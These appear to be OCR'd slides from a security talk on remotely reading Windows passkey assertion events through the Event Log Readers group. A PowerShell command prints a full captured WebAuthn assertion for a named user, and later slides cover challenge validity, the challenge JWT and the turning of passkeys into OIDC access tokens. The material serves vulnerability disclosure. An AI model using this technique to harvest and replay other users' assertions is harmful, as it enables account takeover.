


Remote Assertion Retrieval – Event Log Readers

PowerShell

```
PS > .\Get-PasskeyAssertionEvent.ps1 -ComputerName GRAY

Time                 : 5/11/2026 11:31:16 AM
UserSid              : S-1-5-21-1084105731-826279734-3585910670-1001
UserName             : GRAY\Michael
ProcessId            : 62212
ProcessName          : PasskeyUI
ThreadId             : 7904
Origin               : https://login.microsoft.com
PublicKeyCredential  : {"id":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM","rawId":"5B4QTDkm-0C0nJk7KAsUa7d3r914aq5H-eVChLSSejM","type"
                       :"public-key","authenticatorAttachment":"platform","response":{"clientDataJSON":"eyJ0eXBlIjoid2ViYXV0aG4uZ2V0Iiw
                       iY2hhbGxlbmdlIjoiVHk1bGVVb3daVmhCYVU5cFNrdFdNVkZwVEVOS2FHSkhZMmxQYVVwVFZYcEpNVTVwU1hOSmJtY3haRU5KTmtscVZsQmFhbXh
                       SVGxWWk5Wb3dUa1JrTUU1MFVtcEtRMVF3YUVsbFJWSkZWVk14UldGNVNqa3VaWGxLYUdSWFVXbFBhVW94WTIwME5tSlhiR3BqYlRsNllqSmFNRTl
                       0V25CYVJ6ZzJXVEpvYUdKSGVHeGliV1JzU1dsM2FXRllUbnBKYW05cFlVaFNNR05JVFRaTWVUbHpZakprY0dKcE5YUmhWMDU1WWpOT2RscHVVWFZ
                       aTWpsMFNXbDNhV0ZYUmpCSmFtOTRUbXBCTTlUxcVl6Tk9WRkUwVEVOS2RWbHRXV2xQYWtVeVRVUnJlVTU2WXpGT1JHZHpTVzFXTkdORFNUWk5WRmw
                       zVDFSSk0wNTZaekJQU0RBdWJETnllRjlKVG5OTFQwaHNaVFI1YXpkdlNtazNNRzB5TVVOc1YybFdXa2xKTUd4UmRWaEpiV1owTjFSTVgwcHBjVFJ
                       wYzBVemEwNXZSalI2WDBjeVlsRmhkRGRhT0c1NWRWUlphbU5rVG1zeFNtNU9UMGsxWlhCTU1VSXdOa1I0TjIxT1UwNXNaM1psV1doS1IwNWZhVkI
                       0UkMxbE9WSmtWWEp2TmpsUExXeDFjSFJQVWpWUVgzQjZkVXBXVTBkR1RGRXdMWEJaVUhFNU56bEVWbUkyWkY5cE1IWXhiakJLYWtkM2JreElNVkU
                       1YjNaUlNFSnpSMUUxWXpGdk1VaE5TRE5CZEVsdFpqSTBaazlNY0hCT1QyczNXE01T1hsSWRGTTVWa0Z3Y1RObWJHNXZUM1Z4V1ZwWFF6QkRNbkp
                       qTlhwc2R6QXdSM3A1T0dWNk5XWnJhMDEwU0ROS1JHcG1iV1oxYVd4ZmIxUkNjMjB5UVVJd1gxWTVOalp4UmxKdU1HeHNXGN0ZVhsQlREbElTVTF
                       MZWxNMVRVMDFhRGhwYjFsRmFreHJabFJHYmxwSmFuZFVWRVJwT0hWM1NHMUxNa1Z1ZUZwbiIsIm9yaWdpbiI6Imh0dHBzOi8vbG9naW4ubWljcm9
                       zb2Z0LmNvbSIsImNyb3NzT3JpZ2luIjpmYWxzZX0","authenticatorData":"NWye1KCTIblpXx6vkYID8bVfaJ2mH7yWGEwVfdpoDIEFAAAAa
                       A","signature":"MEUCIGfpfD82B8iH_AkWUvC9pGPkRQNN8VBCFtglGVnaThDwAiEAz7oWW2ZPos1WZkTdFr-WNYhlpd9fAYWb8oU8-At42dk"
                       ,"userHandle":"0XqaPaVaRbsMVE6St7IOaVDB8oVhpNBZ2_w-FNSiemw"},"clientExtensionResults":{}}

PS >
```

Entra ID Challenge Validity = 10 minutes



JWT ≠ NONCE

```json
{
  "typ": "JWT",
  "alg": "RS256",
  "x5t": "PcX98GX420T1X6sBDkzhQmqgwMU"
}
```

```json
{
  "aud": "urn:microsoft:fido:challenge",
  "iss": "https://login.microsoft.com",
  "iat": 1768947547,
  "nbf": 1768947547,
  "exp": 1768947847
}
```

Signature Counter for Device-Bound Passkeys

Passkey UI

Load Default Options   Help


Windows API Information   Registration   Authentication   Platform Credentials   Authenticators   Event Log

Load Events


Passkey Operations

Time Started	Type	Relying Party	Provider	Product	Counter	User Name
2026-05-09 23:49:38	Authentication	login.microsoft.com	MicrosoftPlatformProvider		103	
2026-05-09 19:13:33	Authentication	github.com	MicrosoftPlatformProvider		117	
2026-05-08 02:28:00	Authentication	login.microsoft.com	MicrosoftPlatformProvider		102	
2026-05-06 10:01:17	Authentication	login.microsoft.com	MicrosoftPlatformProvider		101	
2026-05-05 22:03:18	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	238	
2026-05-05 22:02:56	Authentication	login.microsoft.com	MicrosoftCtapHidProvider	YubiKey FIDO	222	


Partial Fix in May 2026



From Passkeys to OIDC Access Tokens



